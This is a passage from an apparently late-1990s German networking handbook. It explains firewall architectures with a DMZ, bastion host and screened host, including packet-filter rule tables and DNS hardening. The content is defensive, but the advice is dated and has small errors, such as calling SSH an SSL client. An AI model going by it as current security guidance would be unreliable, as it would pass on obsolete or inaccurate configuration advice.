Informationen über das interne Netzwerk eingeschleust werden. Dieser Trick funktioniert über "additional informations", also der Einschleusung weiterer Informationen, obwohl nicht danach gefragt wurde. Er funktioniert aber auch über die Manipulation von Clients mit trojanischen Pferden, z.B. über Makroprogramme unter WINWORD und EXCEL.

Generell müssen die PROXY´s, die solche TCP/UDP gemischten Protokolle absichern, genaue Kenntnisse über die Protokollmechanismen und die Art und Zulässigkeit der übertragenen Daten besitzen. Diese Proxy´s sind hoch komplex, überaus teuer und in vielen Fällen, z.B. bei REAL AUDIO / REAL VIDEO nach kurzer Zeit schon völlig veraltet. Noch etwas schlechter sieht das bei MS Netmeeting und PDC´s aus. Da Microsoft die genauen Protokolldetails in den RFC´s nicht offenlegt, kann also kein sicherer PROXY für diese Protokolle existieren. Wer also Microsoft Windows NT in großen Netzwerken einsetzt, und mit Microsofts Primary / Secondary Domain Controller (PDC) arbeitet, der hat ein großes Problem. Es bringt in diesem Falle nichts, einzelne Abteilungen mit Firewalls gegen Übergriffe eventueller Angreifer abzusichern. Es gibt momentan keine Firewalls, die eine korrekte Implementierung dieses Protokolls im Proxy besitzen. In diesem Fall (ich denke, daß hiervon auch alle Banken, Versicherungen und großen Industrieunternehmen betroffen sind) sollte man dringenst auf bewährte Software aus der UNIX Welt zurückgreifen, sprich NIS+, Kerberos....u.s.w. Microsoft hat zwar angekündigt, diese Protokolle mit NT 5.0 unterstützen zu wollen, nun ja...

Streaming Protokolle, wie REAL AUDIO/VIDEO haben ein großes Problem. Erstens öffnen Sie unnötig viele UDP Ports beim Aufbau einer Verbindung (alle >1024), andererseits sind in vielen Fällen bei Manipulation im Datenstrom möglich, die zu **buffer overflows** führen. Für die Firewall bedeutet dies, daß Sie UDP Traffic auf dem PORT 31375 ebenfalls zulassen muß, was bedeutet, daß ein Angreifer mit

BO von der Firewall unbemerkt Arbeitsstationen im Intranet fernsteuern kann, sofern es ihm gelingt ein solches trojanisches Pferd einzuschleusen. Der Systemadministrator erfährt trotz aktiver Firewall nichts von einem Angriff. Damit ist der Sinn einer Firewall völlig in Frage gestellt. In der Praxis kann man bei vielen Clients jedoch den Bereich von Ports einschränken, was aber prinzipiell nichts ändert, da sich auch Programme wie **BO** anpassen lassen.

Online Suche im Handbuch LITTLE-IDIOT NETWORKING

19. Firewall mit bastion host und DMZ

Dieses Kapitel beschreibt die Problematik der Architektur von mehrstufigen Firewalls mit DMZ (De-Militarisierte Zone). Es sehr komplex, diese Regeln aufzusetzen und vor allem zu verstehen, da nicht immer klar wird, warum diese Regeln genau so implementiert werden müssen. Nach der Liste folgen die Erklärungen. Es ist eine gute Übungsaufgabe, eine einzige willkürlich gewählte Regel zu entfernen, und zu überlegen, was dann passiert. Z.B. ist FTP 7 eine häufig vergessene Regel. Welche Angriffe werden möglich ? Erst wer diese Frage genau beantworten kann, der sollte eine Firewall mit DMZ installieren.

19.1 Innere Firewall mit bastion host und Grenznetz

Die innere Firewall ist im Grunde das letzte Hindernis, welches einen Angreifer noch vom internen Netzwerk trennt. Die Server im Grenznetz müssen aufgrund ihrer Anfälligkeit für Angriffe im Prinzip als unsicher betrachtet werden. Es empfiehlt sich für diese Server eine Fernwartung mit einem verschlüsselten Client, wie z.B. SSH von einer Arbeitsstation aus. Für einen Angreifer ist es auch nach einem Angriff wesentlich schwieriger, seinen Angriff über einen solchen SSL Client fortzusetzen. Fernwartung von einem Server sollte streng vermieden werden. Als Filter sollte mindestens ein dynamischer Paketfilter zum Einsatz kommen, normale Router reichen heutzutage keinesfalls mehr aus. Die Firewall sollte darüber hinaus mit der äußeren Firewall verbunden werden. Zwischen den Logfiles von innerer und äußerer Firewall sollte stets ein Abgleich der Logeinträge stattfinden. Wir so ein Einbruch in einen Server in der **DMZ** bemerkt, so sind beide Firewalls komplett zu sperren. Es muß danach eine Untersuchung der Server erfolgen.

Regel	Richtung	Quell-IP	Ziel-IP	Protokoll	Quellport	Zielport	ACK?	Aktion
SPOOF	ein	intern	bel.	bel.	bel.	bel.	bel.	verbieten
TEL1	aus	intern	bel.	TCP	>1023	23	bel.	zulassen
TEL2	ein	bel.	intern	TCP	23	>1023	ja	zulassen
FTP1	aus	intern	bel.	TCP	>1023	21	bel.	zulassen
FTP2	ein	bel.	intern	TCP	21	>1023	ja	zulassen
FTP3	aus	intern	bel.	TCP	>1023	>1023	bel.	zulassen
FTP4	ein	bel.	intern	TCP	>1023	>1023	ja	zulassen
FTP5	aus	intern	Bastion	TCP	>1023	21	bel.	zulassen
FTP6	ein	Bastion	intern	TCP	21	>1023	ja	zulassen
FTP7	ein	Bastion	intern	TCP	bel.	6000-6003	bel.	verbieten
FTP8	ein	Bastion	intern	TCP	>1023	>1023	bel.	zulassen
FTP9	aus	intern	Bastion	TCP	>1023	>1023	ja	zulassen
SMTP1	aus	intern	Bastion	TCP	>1023	25	bel.	zulassen
SMTP2	ein	Bastion	Server	TCP	25	>1023	ja	zulassen
SMTP3	ein	Bastion	Server	TCP	>1023	25	bel.	zulassen
SMTP4	aus	Server	Bastion	TCP	25	>1023	ja	zulassen
NNTP1	aus	Server	NNTP	TCP	>1023	119	bel.	zulassen
NNTP2	ein	NNTP	Server	TCP	119	>1023	ja	zulassen
NNTP3	ein	NNTP	Server	TCP	>1023	119	bel.	zulassen
NNTP4	aus	Server	NNTP	TCP	119	>1023	ja	zulassen
HTTP1	aus	intern	Bastion	TCP	>1023	80	bel.	zulassen
HTTP2	ein	Bastion	intern	TCP	80	>1023	ja	zulassen
DNS1	aus	Server	Bastion	UDP	53	53		zulassen
DNS2	ein	Bastion	Server	UDP	53	53		zulassen
DNS3	aus	Server	Bastion	TCP	>1023	53	bel.	zulassen
DNS4	ein	Bastion	Server	TCP	53	>1023	ja	zulassen
DNS5	ein	Bastion	Server	TCP	>1023	53	bel.	zulassen
DNS6	aus	Server	Bastion	TCP	53	>1023	ja	zulassen

```
STD1  aus     bel.    bel.    bel.     bel.      bel.     bel. verbieten
STD2  ein     bel.    bel.    bel.     bel.      bel.     bel. verbieten
```

Regel-Erläuterungen

- **SPOOF:** Pakete, die angeblich von internen IP-Adressen stammen, d.h. gefälschte Pakete die mit hoher Wahrscheinlichkeit von einem Angreifer stammen oder deren Ursache in einer Fehlkonfiguration liegt, werden blockiert.
- **TEL1 und TEL2:** Ausgehende TELNET Verbindungen werden durch diese Regeln erlaubt.
- **FTP1 und FTP2:** Ausgehende Verbindungen zu FTP-Servern, die für interne Clients zur Kommunikation mit diesen Servern im direkten Modus vonnöten sind, werden hierdurch erlaubt.
- **FTP3 und FTP4:** Es werden für den Datenkanal von FTP im passiven Modus Verbindungen von internen Clients zu externen FTP Servern zugelassen. Durch diese Regeln werden allerdings auch sämtliche Verbindungen von internen TCP Ports >1023 zu externen TCP Ports >1023 erlaubt.
- **FTP5 und FTP6:** Durch diese Regeln wird normalen internen FTP-Clients gestattet einen FTP-Kommandokanal zum FTP-Proxy-Server auf dem Bastion-Host zu eröffnen. Da FTP1 Und FTP2 als Quell- bzw. Zieladresse beliebig erfassen, also auch Bastion-Host, so scheinen FTP5 und FTP6, wenn FTP1 und FTP2 in der Liste früher erscheinen, eher überflüssig, sie vereinfachen jedoch das Werk. Desweiteren ist es durch ihren Einsatz möglich, die Regeln FTP1 und FTP2 zu ändern, ohne für Clients im normalen Modus den Zugang zum Proxy-Server zu behindern.
- **FTP7, FTP8 und FTP9:** Diese Regeln lassen FTP-Datenverbindungen vom Proxy-Server auf dem Bastion-Host zu internen Clients, die nicht im passiven Modus arbeiten, zu. Angreifer die Zugang zum Bastion-Host erlangt haben werden durch FTP7 daran gehindert interne X11-Server über die durch FTP8 und FTP9 geöffnete Lücke anzugreifen. Sollten Sie auf TCP-Ports >1023 andere interne Server betreiben ist es sinnvoll dafür ähnliche Regeln einzufügen. Entsprechend Regel FTP7 alle Verbindungen aufzuführen, die verboten werden sollen wird im allgemeinen nicht möglich sein, da z.B. nach der Einrichtung des Paketfilters Dienste hinzugefügt werden oder bei der Einrichtung nicht alle bekannt sind, jedoch sollte man es nicht unterlassen zur Unterstützung von FTP-Clients im normalen Modus dies für so viele Verbindungen wie möglich (bekannt) zu tun.
- **SMTP1 und SMTP2:** Ausgehende Post von internen Rechnern zum Bastion-Host wird durch diese Regeln zugelassen.
- **SMTP3 und SMTP4:** Eingehende Post vom Bastion-Host zum internen Mail-Server wird durch diese Regeln zugelassen.
- **NNTP1 und NNTP2:** Ausgehende Usenet-News von Ihrem News-Server zum News-Server Ihres Service-Providers werden durch diese Regeln zugelassen.
- **HTTP1 und HTTP2:** Interne HTTP Client-Verbindungen zum HTTP-Proxy-Server auf dem Bastion-Host werden durch diese Regeln zugelassen.
- **DNS1:** DNS-Anfragen über UDP und Antworten der internen DNS-Server zum DNS-Server auf dem Bastion-Host werden hierdurch erlaubt.
- **DNS2:** DNS-Anfragen über UDP und Antworten des DNS-Servers auf dem Bastion-Host werden hierdurch erlaubt.
- **DNS3 und DNS4:** DNS-Anfragen über TCP vom DNS-Server auf dem Bastion-Host zum internen DNS-Server werden durch diese Regeln zugelassen, ebenso alle Antworten auf solche Fragen. Desweiteren werden Zonen-Transfers mit dem DNS-Server auf dem Bastion-Host als sekundärem Server und dem internen DNS-Server als primärem Server erlaubt.
- **DNS5 und DNS6:** DNS-Anfragen über TCP vom internen DNS-Server zu DNS-Servern auf dem Bastion-Host werden durch diese Regeln zugelassen, ebenso alle Antworten auf solche Fragen. Desweiteren werden Zonen-Transfers mit dem DNS-Server auf dem Bastion-Host als primärem Server und dem internen DNS-Server als sekundärem Server erlaubt.
- **STD1 und STD2:** Diese Regeln blockieren alle Pakete, sofern sie nicht in einer der vorhergehenden Regeln

erlaubt wurden.

19.2 Äußere Firewall mit bastion host und Grenznetz

Gemäß Abbildung 3 gelten für die äußere Firewall bzw. den äußeren Paketfilter einige spezielle Regeln. Das Grenznetz stellt den Bereich zwischen den beiden Firewalls dar. Als Basion Host sind Server1+2 entsprechend den Regeln zu konfigurieren. Die Logeinträge der äußeren Firewalls sind stets zu kontrollieren und mit denjenigen der inneren Firewall abzugleichen. Nur so kann ein Angriff auf die Server im Grenznetz bemerkt werden. Im Falle eines Angriffs sind beide Firewalls, die innere und äußere automatisch zu sperren. Differenzen ergeben sich immer dann, wenn Pakete, Quell-IP Nummern aus dem Intranet und deren Zieladresse IP - Nummer aus dem Internet nicht gleichermaßen in den Logfiles der inneren und äußeren Firewall erscheinen. Differenzen, die sich aus einem Upload von WWW-Seiten via HTTP oder FTP Protokoll auf die Server im Grenznetz ergeben, können ignoriert werden. Das betrifft auch NNTP, UUCP, SMTP und DNS.

Regel	Richtung	Quell-IP	Ziel-IP	Prot	Quellport	Zielport	ACK?	Aktion
SPF1	ein	intern	bel.	bel.	bel.	bel.	bel.	verbieten
SPF2	ein	Grenznetz	bel.	bel.	bel.	bel.	bel.	verbieten
TEL1	aus	intern	bel.	TCP	>1023	23	bel.	zulassen
TEL2	ein	bel.	intern	TCP	23	>1023	ja	zulassen
FTP1	aus	intern	bel.	TCP	>1023	21	bel.	zulassen
FTP2	ein	bel.	intern	TCP	21	>1023	ja	zulassen
FTP3	aus	intern	bel.	TCP	>1023	>1023	bel.	zulassen
FTP4	ein	bel.	intern	TCP	>1023	>1023	ja	zulassen
FTP5	aus	Bastion	bel.	TCP	>1023	21	bel.	zulassen
FTP6	ein	bel.	Bastion	TCP	21	>1023	ja	zulassen
FTP7	ein	bel.	Bastion	TCP	20	6000-6003	bel.	verbieten
FTP8	ein	bel.	Bastion	TCP	20	>1023	bel.	zulassen
FTP9	aus	Bastion	bel.	TCP	>1023	20	ja	zulassen
FTP10	ein	bel.	Bastion	TCP	>1023	21	bel.	zulassen
FTP11	aus	Bastion	bel.	TCP	21	>1023	ja	zulassen
FTP12	aus	Bastion	bel.	TCP	20	>1023	bel.	verbieten
FTP13	ein	bel.	Bastion	TCP	>1023	20	ja	zulassen
FTP14	ein	bel.	Bastion	TCP	>1023	>1023	bel.	zulassen
FTP15	aus	Bastion	bel.	TCP	>1023	>1023	bel.	zulassen
SMTP1	aus	Bastion	bel.	TCP	>1023	25	bel.	zulassen
SMTP2	ein	bel.	Bastion	TCP	25	>1023	ja	zulassen
SMTP3	ein	bel.	Bastion	TCP	>1023	25	bel.	zulassen
SMTP4	aus	Bastion	bel.	TCP	25	>1023	ja	zulassen
NNTP1	aus	Server	NNTP	TCP	>1023	119	bel.	zulassen
NNTP2	ein	NNTP	Server	TCP	119	>1023	ja	zulassen
NNTP3	ein	NNTP	Server	TCP	>1023	119	bel.	zulassen

NNTP4	aus	Server	NNTP	TCP	119	>1023	ja	zulassen
HTTP1	aus	Bastion	bel.	TCP	>1023	bel.	bel.	zulassen
HTTP2	ein	bel.	Bastion	TCP	bel.	>1023	ja	zulassen
HTTP3	ein	bel.	Bastion	TCP	>1023	80	bel.	zulassen
HTTP4	aus	Bastion	bel.	TCP	80	>1023	ja	zulassen
DNS1	aus	Bastion	bel.	UDP	53	53		zulassen
DNS2	ein	bel.	Bastion	UDP	53	53		zulassen
DNS3	ein	bel.	Bastion	UDP	bel.	53		zulassen
DNS4	aus	Bastion	bel.	UDP	53	bel.		zulassen
DNS5	aus	Bastion	bel.	TCP	>1023	53	bel.	zulassen
DNS6	ein	bel.	Bastion	TCP	53	>1023	ja	zulassen
DNS7	ein	bel.	Bastion	TCP	>1023	53	bel.	zulassen
DNS8	aus	Bastion	bel.	TCP	53	>1023	ja	zulassen
STD1	aus	bel.	bel.	bel.	bel.	bel.	bel.	verbieten
STD2	ein	bel.	bel.	bel.	bel.	bel.	bel.	verbieten

Regel-Erläuterungen

- **SPF1 und SPF2:** Pakete, die angeblich von internen IP-Adressen stammen, d.h. gefälschte Pakete die mit hoher Wahrscheinlichkeit von einem Angreifer stammen oder deren Ursache in einer Fehlkonfiguration liegt, werden blockiert. (spoofig) SPF1 ist analog der Regel SPOOF für den inneren Router, wohingegen es die Regel SPF2 ausschließlich für den äußeren Router gibt.
- **TELNET1 und TELNET2:** Ausgehende TELNET-Verbindungen werden durch diese Regeln erlaubt. Sie sind den gleichnamigen Regeln für den inneren Router analog. Dies hat für alle Regeln die nur interne und externe Rechner betreffen Gültigkeit, für Rechner im Grenznetz jedoch nicht.
- **FTP1, FTP2, FTP3 und FTP4:** Ausgehende FTP-Verbindungen im passiven Modus werden durch diese Regeln zugelassen. Sie sind den gleichnamigen Regeln für den inneren Router analog.
- **FTP5 und FTP6:** Diese Regeln erlauben das Öffnen eines FTP Kommando-Kanals zu FTP-Servern im Internet durch den FTP-Proxy-Server auf dem Bastion-Host. Im Gegensatz zu den identischen Regeln für den inneren Router sind diese auch dann nicht redundant, wenn die Regeln FTP1 und FTP2 in der Liste weiter oben stehen, da Bastion-Host als Quelle oder Ziel lediglich von den Regeln FTP5 und FTP6 abgedeckt wird, nicht aber von FTP1 und FTP2 für interne Rechner.
- **FTP7, FTP8 und FTP9:** Diese Regeln lassen FTP-Datenverbindungen vom Proxy-Server auf dem Bastion-Host zu internen Clients, die nicht im passiven Modus arbeiten, zu. Angreifer die Zugang zum Bastion-Host erlangt haben, werden durch FTP7 daran gehindert, interne X11-Server über die durch FTP8 und FTP9 geöffnete Lücke anzugreifen. Sollten Sie auf TCP-Ports >1023 andere interne Server betreiben, ist es sinnvoll dafür ähnliche Regeln einzufügen. Entsprechend Regel FTP7 alle Verbindungen aufzuführen, die verboten werden sollen, wird im allgemeinen nicht möglich sein, da z.B. nach der Einrichtung des Paketfilters Dienste hinzugefügt werden oder bei der Einrichtung nicht alle bekannt sind, jedoch sollte man es nicht unterlassen zur Unterstützung von FTP-Clients im normalen Modus für so viele Verbindungen wie möglich zuzulassen.
- **FTP10, FTP11, FTP12, FTP13, FTP14 und FTP15:** Diese Regeln lassen FTP-Verbindungen im passiven Modus von externen Clients zum Anonymous-FTP-Server auf dem Bastion-Host zu. Da im internen Netz keine FTP-Server, die auf externe Clients zugreifen können, vorhanden sind, existieren keine entsprechenden Regeln für den inneren Router. Es sollten aber beim Auslesen des PORT Befehls alle Ports unterhalb 1024 explizit verboten werden, da ansonsten ein eingeschleustes trojanisches Pferd als FTP-Client einem Angreifer Zugriff auf alle Ports unterhalb 1024 eröffnen könnte. Pferd

- **SMTP1 und SMTP2:** Ausgehende Post vom Bastion-Host ins Internet wird durch diese Regeln zugelassen.
- **SMTP3 und SMTP4:** Eingehende Post aus dem Internet zum Bastion-Host wird durch diese Regeln zugelassen.
- **NNTP1 und NNTP2:** Usenet-News zwischen Ihrem News-Server und dem News-Server Ihres Service-Providers werden in beiden Richtungen durch diese Regeln zugelassen. Sie sind den gleichnamigen Regeln für den inneren Router analog.
- **HTTP1 und HTTP2:** Diese Regeln erlauben Verbindungen zu HTTP-Servern auf beliebigen Maschinen im Internet durch den HTTP-Proxy-Server auf dem Bastion-Host. Desweiteren werden allen TCP-Clients auf dem Bastion-Host, die Portnummern >1023 benutzen, Verbindungen zu allen Servern und allen Ports auf beliebigen Rechnern im Internet gestattet. Dadurch wird dem HTTP-Proxy-Server ermöglicht zu HTTP-Servern, die nicht die Standard-Portnummer 80 benutzen, Verbindungen herzustellen. Trotz der Großzügigkeit dieser Regeln filtern sie jedoch, um nur ausgehende Verbindungen zuzulassen, bezüglich der ACK-Bits.
- **HTTP3 und HTTP4:** Hierdurch werden externen Clients Verbindungen zum HTTP-Server auf dem Bastion-Host erlaubt. Da im internen Netz keine HTTP-Server, auf die externe Clients zugreifen können, vorhanden sind, existieren keine entsprechenden Regeln für den inneren Router.
- **DNS1:** DNS-Anfragen über UDP und Antworten vom DNS-Server auf dem Bastion-Host zu DNS-Servern im Internet werden hierdurch erlaubt.
- **DNS2:** DNS-Anfragen über UDP und Antworten von DNS-Servern im Internet zum DNS-Servers auf dem Bastion-Host werden hierdurch erlaubt.
- **DNS3 und DNS4:** Um Anfragen an den DNS-Server auf dem Bastion-Host zu stellen und dessen Antworten zu empfangen gestatten diese Regeln externen DNS-Clients UDP-Verbindungen.
- **DNS5 und DNS6:** DNS-Anfragen über TCP vom Bastion-Host zu DNS-Servern im Internet werden durch diese Regeln zugelassen, ebenso alle Antworten auf solche Fragen. Desweiteren werden Zonen-Transfers mit dem DNS-Server auf dem Bastion-Host als sekundärem Server und einem externen DNS-Server als primärem Server erlaubt.
- **DNS7 und DNS8:** DNS-Anfragen über TCP aus dem Internet zum DNS-Servern auf dem Bastion-Host werden durch diese Regeln zugelassen, ebenso alle Antworten auf solche Fragen. Desweiteren werden Zonen-Transfers mit dem DNS-Server auf dem Bastion-Host als primärem Server und einem externen DNS-Server als sekundärem Server erlaubt.
- **STD1 und STD2:** Diese Regeln blockieren alle Pakete, sofern sie nicht in einer der vorhergehenden Regeln erlaubt wurden.


19.3 Einrichtung des bastion hosts

Einrichtung des bastion hosts als DNS-Server

Damit ein Angreifer keinerlei Information über das interne Netzwerk erfährt, wird der **bastion host** so konfiguriert, daß er falsche Informationen über das interne Netzwerk liefert, jedoch korrekte Informationen über alle von außen sichtbaren und erreichbaren Hosts. Dafür wird dann intern ein unabhängiger DNS-Server aufgesetzt, der die richtigen Informationen über interne und externe Adressen des Netzwerk besitzt. Beide DNS-Server, insbesondere der externe DNS-Server muß gut gegen Anfriffe abgesichert sein, da er die Einträge für Mail-Server (MX) des Unternehmens nach außen hin trägt. Werden diese verändert, so können von außerhalb keine e-Mails mehr empfangen werden, diese werden evtl. an einen beliebigen Server im Internet vom Angreifer umgeleitet. Damit kein Angreifer eine falsche IP - Nummer vortäuschen kann, sollte der **bastion host** und der interne DNS-Server stets ein **double reverse lookup** durchführen. Hierbei wird die IP-Adresse über reverse lookup in den Namen und der Name wieder in die IP - Nummer aufgelöst. Stimmen die Ergebnisse nicht überein, ist entweder der zugreifende Client ein Angreifer, oder falsch konfiguriert. Jedefalls kann er seine Identität nicht nachweisen, und somit sollte er strikt abgelehnt werden. Hierzu müssen alle Dämonen des **bastion host**s mit der Bibliothek des TCP Wrappers (TCPD) unter UNIX zusammen kompiliert werden. Der Wrapper prüft vor des Start eines Dienstes, ob der double reverse lookup korrekt war. War er das nicht, so wird der Client abgelehnt. Der TCP Wrapper und der INETD sind auch unter Windows NT verfügbar.

20. Firewall mit Screened Host Architektur

Firewall mit überwachtem Host:



Beispiel 3

Diese Architektur ist im Gegensatz zu einem Firewall - Aufbau mit nur einer Firewall und einem im Intranet positionierten, von der Firewall überwachten Host (Server1) kostengünstiger, aber auch unsicherer. Der gesamte Datenverkehr mit dem Internet wird über diesen überwachten Host abgewickelt (screened host). Da kein Grenznetz existiert, gelten für den überwachten Host besondere Restriktionen. Er ist mit einer festen IP - Nummer über aus dem Internet erreichbar. Dieser stellt als das klassische Extranet dar, einen WWW-Server, der im Hause steht, aber von außerhalb jederzeit zu erreichen ist. Dieser Server sollte unbedingt wie ein **bastion host** abgesichert und darüber hinaus auch gegen **buffer overflow**s abgesichert sein. Es muß sichergestellt werden, daß alle Arbeitsstationen im Intranet ausschließlich über den **bastion host** ihren Datenverkehr mit Hosts im Internet abwickeln. Die Firewall sollte also alle internen Arbeitsstationen für direkten Zugriff auf Server im Internet sperren. Es werden aber auch besondere Anforderungen an die Firewall gestellt, das gilt besonders für die Auswahl relevanter Ereignisse, die an den Systemadministrator gemeldet werden müssen. Da bei dieser Konfiguration kein Abgleich zwischen Logfiles von innerer und äußerer Firewall erfolgen kann, ist also hier besondere Aufmerksamkeit erforderlich. Es ist von einer solchen Konfiguration abzuraten, da sie keinerlei Sicherheitsreserven bieten kann.

Regel	Richtung	Quell-IP	Ziel-IP	Prot	Quellport	Zielport	ACK?	Aktion
SPOOF	ein	intern	bel.	bel.	bel.	bel.	bel.	verbieten
TEL1	aus	intern	bel.	TCP	>1023	23	bel.	zulassen
TEL2	ein	bel.	intern	TCP	23	>1023	ja	zulassen
FTP1	aus	intern	bel.	TCP	>1023	21	bel.	zulassen
FTP2	ein	bel.	intern	TCP	21	>1023	ja	zulassen
FTP3	aus	intern	bel.	TCP	>1023	>1023	bel.	zulassen
FTP4	ein	bel.	intern	TCP	>1023	>1023	ja	zulassen

```
SMTP1 aus     Service  bel.    TCP  >1023     25        bel. zulassen
SMTP2 ein     bel.     Service TCP  25       >1023     ja   zulassen
SMTP3 ein     bel.     Service TCP  >1023     25        bel. zulassen
SMTP4 aus     Service  bel.    TCP  25       >1023     ja   zulassen

NNTP1 aus     Server   NNTP    TCP  >1023     119       bel. zulassen
NNTP2 ein     NNTP     Server  TCP  119      >1023     ja   zulassen
NNTP3 ein     NNTP     Server  TCP  >1023     119       bel. zulassen
NNTP4 aus     Server   NNTP    TCP  119      >1023     ja   zulassen

HTTP1 aus     Service  bel.    TCP  >1023     bel.      bel. zulassen
HTTP2 ein     bel.     Service TCP  bel.     >1023     ja   zulassen

DNS1  aus     Service  bel.    UDP  53       53                zulassen
DNS2  ein     bel.     Service UDP  53       53                zulassen
DNS3  ein     bel.     Service UDP  bel.     53                zulassen
DNS4  aus     Service  bel.    UDP  53       bel.              zulassen
DNS5  aus     Service  bel.    TCP  >1023     53        bel. zulassen
DNS6  ein     bel.     Service TCP  53       >1023     ja   zulassen
DNS7  ein     bel.     Service TCP  >1023     53        bel. zulassen
DNS8  aus     Service  bel.    TCP  53       >1023     ja   zulassen

STD1  aus     bel.     bel.    bel. bel.      bel.      bel. verbieten
STD2  ein     bel.     bel.    bel. bel.      bel.      bel. verbieten
```

Regel-Erläuterungen

- **SPOOF:** Pakete, die angeblich von internen IP-Adressen stammen, d.h. gefälschte Pakete die mit hoher Wahrscheinlichkeit von einem Angreifer stammen oder deren Ursache in einer Fehlkonfiguration liegt, werden blockiert.
- **TEL1 und TEL2:** Ausgehende TELNET-Verbindungen werden durch diese Regeln erlaubt.
- **FTP1, FTP2, FTP3 und FTP4:** Ausgehende FTP-Verbindungen im passiven Modus werden durch diese Regeln zugelassen, wobei die Regeln FTP1 und FTP2 den Kommandokanal und die Regeln FTP3 und FTP4 den Datenkanal ermöglichen. Beliebige TCP-Verbindungen vom Service-Host zu jedem Rechner im Internet werden durch die beiden letztgenannten Regeln ebenfalls ermöglicht, falls auf beiden Seiten Portnummern >1023 vorliegen.
- **SMTP1 und SMTP2:** Ausgehende Post vom Service-Host ins Internet wird durch diese Regeln zugelassen.
- **SMTP3 und SMTP4:** Eingehende Post aus dem Internet zum Service-Host wird durch diese Regeln zugelassen.
- **NNTP1 und NNTP2:** Ausgehende Usenet-News von Ihrem News-Server zum News-Server Ihres Service-Providers werden durch diese Regeln zugelassen.
- **HTTP1 und HTTP2:** Diese Regeln erlauben Verbindungen zu HTTP-Servern auf beliebigen Maschinen im Internet durch den HTTP-Proxy-Server auf dem Service-Host. Desweiteren werden allen TCP-Clients auf dem Service-Host, die Portnummern >1023 benutzen, Verbindungen zu allen Servern und allen Ports auf beliebigen Rechnern im Internet gestattet. Dadurch wird dem HTTP-Proxy-Server ermöglicht zu HTTP-Servern, die nicht die Standard-Portnummer 80 benutzen, Verbindungen herzustellen. Trotz der Großzügigkeit dieser Regeln filtern sie jedoch, um nur ausgehende Verbindungen

zuzulassen, bezüglich der ACK-Bits. Die Regeln FTP3 und FTP4 überlappen mit diesen, auch durch die Entfernung eines Paares ist es FTP- oder HTTP-Clients immer noch möglich auf die meisten Server zuzugreifen.

- **DNS1:** DNS-Anfragen über UDP und Antworten der internen DNS-Server auf dem Service-Host zu DNS-Servern im Internet werden hierdurch erlaubt.
- **DNS2:** DNS-Anfragen über UDP von DNS-Servern im Internet zum DNS-Server auf dem Service-Host, sowie Antworten auf diese werden hierdurch erlaubt.
- **DNS3 und DNS4:** Um Anfragen an den DNS-Server auf dem Service-Host zu stellen und dessen Antworten zu empfangen gestatten diese Regeln externen DNS-Clients UDP-Verbindungen.
- **DNS5 und DNS6:** DNS-Anfragen über TCP vom Service-Host zu DNS-Servern im Internet werden durch diese Regeln zugelassen, ebenso alle Antworten auf solche Fragen. Desweiteren werden Zonen-Transfers mit dem DNS-Server auf dem Service-Host als sekundärem Server und einem externen DNS-Server als primärem Server erlaubt.
- **DNS7 und DNS8:** DNS-Anfragen über TCP aus dem Internet zum DNS-Servern auf dem Service-Host werden durch diese Regeln zugelassen, ebenso alle Antworten auf solche Fragen. Desweiteren werden Zonen-Transfers mit dem DNS-Server auf dem Service-Host als primärem Server und einem externen DNS-Server als sekundärem Server erlaubt.
- **STD1 und STD2:** Diese Regeln blockieren alle Pakete, sofern sie nicht in einer der vorhergehenden Regeln erlaubt wurden.

21. Firewall Tuning

Die Performance von Firewalls hängt von vielen Faktoren ab. Bei Nichtbeachtung dieser Tips kann es schon einmal passieren, daß ein 80486er mit 16 MB RAM genauso schnell ist, wie ein Pentium 350 mit 64 MB RAM. Es lohnt sich also, sich genauer Gedanken um den Aufbau der Firewallregeln zu machen.

Die Komplexität der Firewallregeln ist der Hauptgrund für Verluste bei der Performance. Firewallregeln werden bei allen Firewalls linear durchlaufen. Es gibt von einigen Herstellern Versuche, die Performance durch den Einsatz eines "ruleset optimizer" zu verbessern. Es hat sich bei Tests herausgestellt, daß insbesondere diese Firewalls oft fehlerhaft arbeiteten. Darum haben viele Firewall Hersteller diesen Optimizer nicht mehr im Einsatz.

Es ist wesentlich einfacher, sich vor dem Aufstellen der Firewall-Regeln zu überlegen, ob eventuell die Zahl der Regeln sich verringern läßt, wenn man statt einer Positivliste für Hosts nur eine Negativliste anlegt. In jedem Falle wird bei allen hier vorgestellten LINUX Firewalls das "ruleset" bis zum Ende durchlaufen. Die SINUS Firewall durchläuft den kompletten Regelsatz stets bis zum Ende. Dies schließt Programmierfehler weitestgehend aus, auch wenn die Performance darunter leidet, insbesondere bei vielen Regeln. IPFWADM und IPCHAINS brechen nach dem ersten Match (zutreffende Regel) ab und durchlaufen das Regelwerk nicht weiter. Besonders beim Einsatz von IPFWADM und IPCHAINS muß man höllisch aufpassen, daß man keine Fehler macht. Hier sollte man tatsächlich die Sicherheit nach der Installation mit Auditing Toolkits genau überprüfen. Hier einige Beispiele, die verdeutlichen sollten, wo eventuell Performanceverbesserungen möglich sind.

21.1 Einsatz bei ISP's

ISP's haben es mit zwei unterschiedlichen Problemen zu tun. Zum einen betrifft dies Server Housing, zum anderen Zugänge.

